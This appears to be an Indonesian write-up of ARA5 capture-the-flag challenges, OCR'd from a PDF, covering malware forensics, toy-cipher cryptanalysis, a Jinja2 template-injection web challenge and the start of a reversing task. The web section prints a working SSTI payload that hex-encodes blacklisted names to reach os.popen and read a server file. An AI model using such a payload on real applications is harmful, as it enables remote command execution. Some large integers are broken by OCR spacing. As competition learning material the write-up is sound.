
Tinggal git log di folder /root/flask-api-rest

6. Berikan link yang digunakan threat actor untuk mendownload malware

   Disini yang berbahaya, karena beneran download malware :"D
   Dengan melihat ke source code setup.py kita bisa dapat




Sus bukan? Jadi kita salin bagian itu saja dan running di python3 docker. Ambil yg cdn



7. Sebutkan key yang digunakan threat actor untuk melakukan encrypt data

   Dari hasil file output somehow miraculously extract tanpa laptop kena virus. kita IDA PRO jadinya




8. Apa isi dari file yang telah diencrypt? Masukkan stringnya

Tinggal pakai key di nomor 7 untuk xor isi file /tmp/whut.txt.lalala.

Pertama kita keluarin dulu dari docker dengan bantuan base64.

```
# cat whut.txt.lalala
WFPMU(QZJ]P-W
Q89<3ZE5ʕQX@TUWX[_'FH
                    *gr        lF#
# cat whut.txt.lalala | base64
EgMbAhkIS1dGUE0SVSgeBxsCG0tRWhFKXVAtVwEOHwpRODk8M1pFNQcaUVhAD1RVV1hbXycYRkgM
FCpncgMJAARsRhQW
#
```

Lalu kita xor dengan cyberchef



Huhu solved di 3 menit terakhir :D

[FLAG]
ARA5{g4mP4nG_l4H_y4_r3v3r53_m4Lw4R3}

CRY

[100] [Ryan's Strange Assignment]

[DESCRIPTION]
my substitute teacher just gave me a strange homework. could you please help me with this? he said i need to decode this enc but idk. maybe i need to learn from dicoding?

[Probsetter]
lnk7333

Challenge yang diberikan cukup simple, dimana fungsi encrypt hanya mengambil karakter dari flag per 1 byte.

```
plaintext = "ARA{REDACTED}"
encodedtext = [ord(ch) for ch in plaintext]

# (txt ^ e) mod n = cph
ciphertext = [pow(ch, e, n) for ch in encodedtext]
print(ciphertext)
```

Karena jumlah karakter ASCII hanya 256, kita bisa melakukan brute force semua value yang mungkin untuk mendapatkan hasil encrypt dari masing-masing karakter.

```
e = 114886333760015985036554090542783661670178316083
N = 65666763392503492856526565702975459212561217488 7

encoded = []
for i in range(256):
    encoded.append(pow(i, e, N))
```

Setelah nilai enkripsi seluruh karakter didapatkan, tinggal dicari saja nilai yang ada pada array ciphertext, dimana indeks dari nilai tersebut adalah representasi int dari karakter tersebut.

```
ciphertexts = [38847056454559507987810405398102552653193960685 9,
45317602339153280570830246010566715772558985109 4,
3884705645455950798781040539810255265319396068 59,
75802357989074313293245504745464495672586500194,
53063654539702080187904807662962594962283434927 1,
37510295480018365466957372506816448304877928025 7,
99671660668837563905250376816639356715569135661,
37510295480018365466957372506816448304877928025 7,
37510295480018365466957372506816448304877928025 7,
54859031549651554826358268464696233510823933872 1,
37510295480018365466957372506816448304877928025 7,
14088737551081644710896277248203176669901621655 4,
14021278749128288708549889871033020607808886876 8,
24217908974438536431278154014754118685468060410 0,
39804433676807771665200092926676092202619852301 6,
32816322349105522998174555782681511870479855656 1,
54859031549651554826358268464696233510823933872 1,
20367003943168428540992741936907816178135302355 4,
14088737551081644710896277248203176669901621655 4,
14021278749128288708549889871033020607808886876 8,
28246179230356600933428735985618279268854527152,
35231777603963207372320759135548881638778127269 3,
54859031549651554826358268464696233510823933872 1,
24569381630291523138542979926301890630618184492 8,
32816322349105522998174555782681511870479855656 1,
28470160097015683856113503203226088339715305412 3,
44362001939414852023759026360689691396751261195 0]

e = 11488633376001598503655409054278366167017831608 3
N = 65666763392503492856526565702975459212561217488 7

encoded = []
for i in range(256):
   encoded.append(pow(i, e, N))

flag = []
for ciphertext in ciphertexts:
   try:
       index = encoded.index(ciphertext)
```

```
        print(f'Found in index {index}')
        flag.append(chr(index))
    except:
        print('Not found')

print("".join(flag))
```

```
[FLAG]
ARA5{y4yy_y0u've_f0uNd_me!}
```

[100] [Mandarin Class from wish]

[DESCRIPTION]
here is the starter pack you ordered, enjoy!

[Probsetter]
lnk7333

Untuk soal ini, fungsi enkripsi hanya merupakan perkalian biasa, sehingga untuk mendapatkan flagnya, hanya perlu dibagi dengan nilai key. Nilai key bisa didapatkan dengan membagi nilai karakter pertama dengan nilai 'A' dalam representasi ASCII.

```
encrypted_flag = "楠顥楠ひ兊带⍰⍰孨囖捉橼婾憰囖崐陳栴囖溚舟咩"
encrypted_flag = [ord(e) for e in encrypted_flag]

print(encrypted_flag)

key = encrypted_flag[0] // ord('A')

flag = [chr(e // key) for e in encrypted_flag]

print("".join(flag))
```

[FLAG]
ARA5{g00d_luck_for_y4}

[383] [Substitution Enigma]

[DESCRIPTION]
Tinggal disubstitusi

[Probsetter]
lens04

Diberikan file berisi challenge classic cryptography, dimana fungsi enkripsi hanya berupa substitusi dan operasi xor. Secara garis besar, file akan mengambil 2 buah angka random (0-255, jadi bisa di brute force) sebagai key. Key tersebut kemudian akan digunakan untuk *generate* array of array of keys, dimana masing-masing array of keys memiliki panjang 8.

```
def rnd_keys(k):
    return [
        k[i : i + int(block_size)] + k[0 : (i + block_size) - len(k)]
        for i in range(cycle)
    ]
```

fungsi untuk *generate* array of keys

Kemudian, Flag akan displit menjadi beberapa bagian, masing-masing dengan panjang 8 karakter.

```
str_split = lambda x: [x[i : i + block_size] for i in range(0, len(x), block_size)]
```

Lalu, akan dilakukan loop sebanyak 5 kali untuk masing-masing elemen array flag. Pada setiap loop, flag akan di xor dengan key (dimana masing-masing panjang dari array adalah 8) dan kemudian dilakukan fungsi enkripsi.

```
def run(p, k):
    keys = rnd_keys(k)
    state = str_split(p)
    for b in range(len(state)):
        for i in range(cycle):
            rk = xkey(to_ord(state[b]), keys[i])
            state[b] = to_chr(en(to_chr(rk)))
    return [ord(e) for es in state for e in es]
```

Karena fungsi yang digunakan untuk mendapatkan ciphertext reversibel, maka kita hanya perlu meng-*inverse* fungsi yang sudah terdefinisi.

Pertama, untuk fungsi s(a,b) hanya dilakukan substitusi biasa, dimana nilai substitusi adalah bilangan biner dengan panjang 4 (0-15). Bilangan ini kemudian akan disubstitusi dengan sebuah value yang sudah terdefinisi dalam file, yaitu sebagai berikut.

```
s1 = {
    0: 15,
    1: 2,
    2: 14,
    3: 0,
    4: 1,
    5: 3,
    6: 10,
    7: 6,
    8: 4,
    9: 11,
    10: 9,
    11: 7,
    12: 13,
    13: 12,
    14: 8,
    15: 5
}
s2 = {
    0: 12,
    1: 8,
    2: 13,
    3: 6,
    4: 9,
    5: 1,
    6: 11,
    7: 14,
    8: 5,
    9: 10,
    10: 3,
    11: 4,
    12: 0,
    13: 15,
    14: 7,
    15: 2
}
```

Karena mapping yang dilakukan berupa *one-to-one*, logik fungsi ini dapat di reverse hanya dengan melakukan *dictionary reverse* pada python.

```
s1 = {v:k for k, v in s1.items()}
s2 = {v:k for k, v in s2.items()}
```

```
def rev_s(a, b):
    return s1[a], s2[b]
```

Kemudian, untuk fungsi p(a), dilakukan fungsi substitusi serupa dengan fungsi s(a, b); namun pada fungsi ini substitusi hanya dilakukan pada karakter dengan panjang 8, dimana urutan masing-masing karakter di acak.

```
def p(a):
    return a[5] + a[2] + a[3] + a[1] + a[6] + a[0] + a[7] + a[4]
```

Reverse dari fungsi ini juga sederhana, kita hanya perlu melakukan mapping ulang dari fungsi p(a) di atas.

```
def rev_p(a):
    return a[5] + a[3] + a[1] + a[2] + a[7] + a[0] + a[4] + a[6]
```

Fungsi rnd_keys(k) dan xkey(state, k) tidak perlu di reverse, karena fungsi rnd_keys(k) hanya digunakan untuk *generate* keys dan xkey(state, k) merupakan fungsi dua arah.

Lalu, untuk fungsi en(e) akan direverse. Inti dari fungsi ini adalah parameter e akan diubah menjadi representasi biner sepanjang 8 karakter, yang kemudian akan dipisah menjadi dua bagian: a dan b. Lalu, dipanggil fungsi s(a,b) dan p(a) untuk dilakukan substitusi.

```python
def en(e):
    encrypted = []
    for i in e:
        a, b = bin_split(to_bin(ord(i)))
        s1, s2 = s(to_int(a), to_int(b))
        pe = p(
            bin_join((to_bin(s1, int(block_size / 2)), to_bin(s2, int(block_size / 2))))
        )
        encrypted.append(to_int(pe))
    return encrypted
```

Reverse dari fungsi ini cukup straightforward, yaitu hanya perlu memanggil fungsi reverse s dan p yang sudah dibuat. Kemudian, hasil dari fungsi tersebut akan digabungkan menjadi sebuah string biner dengan panjang 8 untuk didapatkan karakter asli.

```python
def dec(e):
    decrypted = []
    for i in e:
        pe = to_bin(i)
        reverse_p = rev_p(pe)
        rev_s1, rev_s2 = rev_s(int(reverse_p[:4], 2), int(reverse_p[4:], 2))
        a, b = format(rev_s1, "b").zfill(4), format(rev_s2, "b").zfill(4)

        val = int(a + b, 2)

        decrypted.append(chr(val))

    return decrypted
```

Terakhir, kita akan mengubah fungsi run, dimana setiap kemungkinan key akan di bruteforce dan akan dilakukan pengecekan apakah terdapat string ‘ARA’ dalam flag tersebut. Jika ditemukan, maka flag didapatkan.

```python
def call(state, keys):
    flag = ''

    for b in range(len(state)):
        result = state[b]

        for i in reversed(range(cycle)):
            chr_encrypted = result
            encrypted = to_ord(chr_encrypted)
            chr_rk = dec(encrypted)
            rk = to_ord(chr_rk)
            ord_state_b = xkey(rk, keys[i])
            result = to_chr(ord_state_b)

        flag += result

    return flag


for x in range(255):
    for y in range(255):
        key = [x,y] * 4
        keys = rnd_keys(key)

        result = call(enc, keys)

        if 'ARA5' in result:
            print(result)
```

```
cycle = 5
block_size = 8
s1 = {
   0: 15,
   1: 2,
   2: 14,
   3: 0,
   4: 1,
   5: 3,
```

```
   6: 10,
   7: 6,
   8: 4,
   9: 11,
   10: 9,
   11: 7,
   12: 13,
   13: 12,
   14: 8,
   15: 5
}
s1 = {v:k for k, v in s1.items()}
s2 = {
   0: 12,
   1: 8,
   2: 13,
   3: 6,
   4: 9,
   5: 1,
   6: 11,
   7: 14,
   8: 5,
   9: 10,
   10: 3,
   11: 4,
   12: 0,
   13: 15,
   14: 7,
   15: 2
}
s2 = {v:k for k, v in s2.items()}

to_bin = lambda x, n=block_size: format(x, "b").zfill(n)
to_int = lambda x: int(x, 2)
to_chr = lambda x: "".join([chr(i) for i in x])
to_ord = lambda x: [ord(i) for i in x]
bin_join = lambda x, n=int(block_size / 2): (str(x[0]).zfill(n) +
str(x[1]).zfill(n))
bin_split = lambda x: (x[0 : int(block_size / 2)], x[int(block_size / 2) :])
str_split = lambda x: [x[i : i + block_size] for i in range(0, len(x),
block_size)]
xor = lambda x, y: x ^ y

enc = [8, 167, 8, 118, 243, 40, 84, 118, 208, 133, 241, 141, 136, 170, 225,
118, 201, 117, 121, 218, 208, 218, 201, 40, 70, 133, 68, 133, 208, 214, 113,
```

```
189, 12]
enc = [chr(e) for e in enc]
enc = [enc[i : i + block_size] for i in range(0, len(enc), 8)]

def rev_s(a, b):
   return s1[a], s2[b]

def rev_p(a):
   return a[5] + a[3] + a[1] + a[2] + a[7] + a[0] + a[4] + a[6]

def rnd_keys(k):
   return [
       k[i : i + int(block_size)] + k[0 : (i + block_size) - len(k)]
       for i in range(cycle)
   ]

def xkey(state, k):
   return [xor(state[i], k[i]) for i in range(len(state))]

def dec(e):
   decrypted = []
   for i in e:
       pe = to_bin(i)
       reverse_p = rev_p(pe)
       rev_s1, rev_s2 = rev_s(int(reverse_p[:4], 2), int(reverse_p[4:], 2))
       a, b = format(rev_s1, "b").zfill(4), format(rev_s2, "b").zfill(4)

       val = int(a + b, 2)

       decrypted.append(chr(val))

   return decrypted


def call(state, keys):
   flag = ''

   for b in range(len(state)):
       result = state[b]

       for i in reversed(range(cycle)):
           chr_encrypted = result
           encrypted = to_ord(chr_encrypted)
           chr_rk = dec(encrypted)
           rk = to_ord(chr_rk)
```

```
            ord_state_b = xkey(rk, keys[i])
            result = to_chr(ord_state_b)

        flag += result

    return flag


for x in range(255):
    for y in range(255):
        key = [x,y] * 4
        keys = rnd_keys(key)

        result = call(enc, keys)

        if 'ARA5' in result:
            print(result)
```

```
[FLAG]
ARA5{it51nd3ed45ubst1tui0n3n1gm4}
```

WEB

[445] [Crystal Dealer]

[DESCRIPTION]
A: "who the h3ll are you?" B: "you all know exactly who i am"

Link: http://103.152.242.68:10014/ Attachment : app.zip

[Probsetter]
abdierry

Steps

Jujur ini SSTI-JINJA :(

Jadi tinggal nyontek dari payload zaman bahoela. Twist sedikit,


1. kalimat yang di blacklist, bisa ditulis dalam HEX, bukan ASCII.
2. Terdapat limit karakter pada input form, NAMUN bisa dibypass dengan edit request melalui burpsuite

Payload

```
curl 103.152.242.68:10014 -X POST -d
"name={{request|attr('\x61pplic\x61tion')|attr('\x5f\x5fglob\x61ls\x5
f\x5f')|attr('\x5f\x5fget\x69tem\x5f\x5f')('\x5f\x5fbu\x69ltins\x5f\x
5f')|attr('\x5f\x5fget\x69tem\x5f\x5f')('\x5f\x5f\x69mport\x5f\x5f')(
'os')|attr('\x70open')('c\x61t
\x2ffl\x61g\x5fh31s3NB3rG.txt')|attr('\x72ead')()}}"
```

```
nexus@LAPTOP-M2BSGL6K: /
            <form method="POST" class="container">
                <div class="form-group row">
                    <div class="col-sm-12 col-md-8 col-lg-6 mx-auto">
                        <h1 class="display-4 text-white text-center pb-2">Say my name</h1>
                        <input type="text" class="form-control" name="name" placeholder="Enter your
name" maxlength="11" required>
                    </div>
                </div>
                <div class="form-group row">
                    <div class="col-sm-12 col-md-8 col-lg-6 mx-auto">
                        <input type="submit" class="btn btn-primary btn-block" value="Submit">
                    </div>
                </div>
                <div class="form-group row">
                    <div class="container text-center">
                        <h1 class="display-5 text-white">Hello, ARA5{You&#39;ve_5H0Uldd__W4Tch_th3_S
3riE5_NOW!_0x756af8}!</h1>
                    </div>
                </div>
            </form>
        </div>
    </body>
    </html>
nexus@LAPTOP-M2BSGL6K:/mnt/c/Users/Asus Tuf Gaming/Downloads/ctf_ara_its/binwalk
$
```

Jadi karena ga ke render, akhirnya pakai burpsuite.



Sayangnya, saya belum pernah nonton series ini hehe 😀

[FLAG]
ARA5{You've_5H0Uldd__W4Tch_th3_S3riE5_NOW!_0x756af8}!

REV


342 🔲 Blocks

[DESCRIPTION]
Scratch is modernized of the prior product which MIT has made, so I'll go for the older inventions. Here's an app that holds a free & calculated (long *)FLAG for you ⛳!


Flag Format: ARA5{.*}

[Probsetter]
maomao 🐱


Dari deskripsi challenge, steps yang perlu dilakukan cukup simpel. Pertama, import file challenge yang sudah diberikan ke website ini https://ai2.appinventor.mit.edu/ (register terlebih dahulu jika belum). Lalu, dapat dilihat bahwa aplikasi ini memiliki dua buah page.

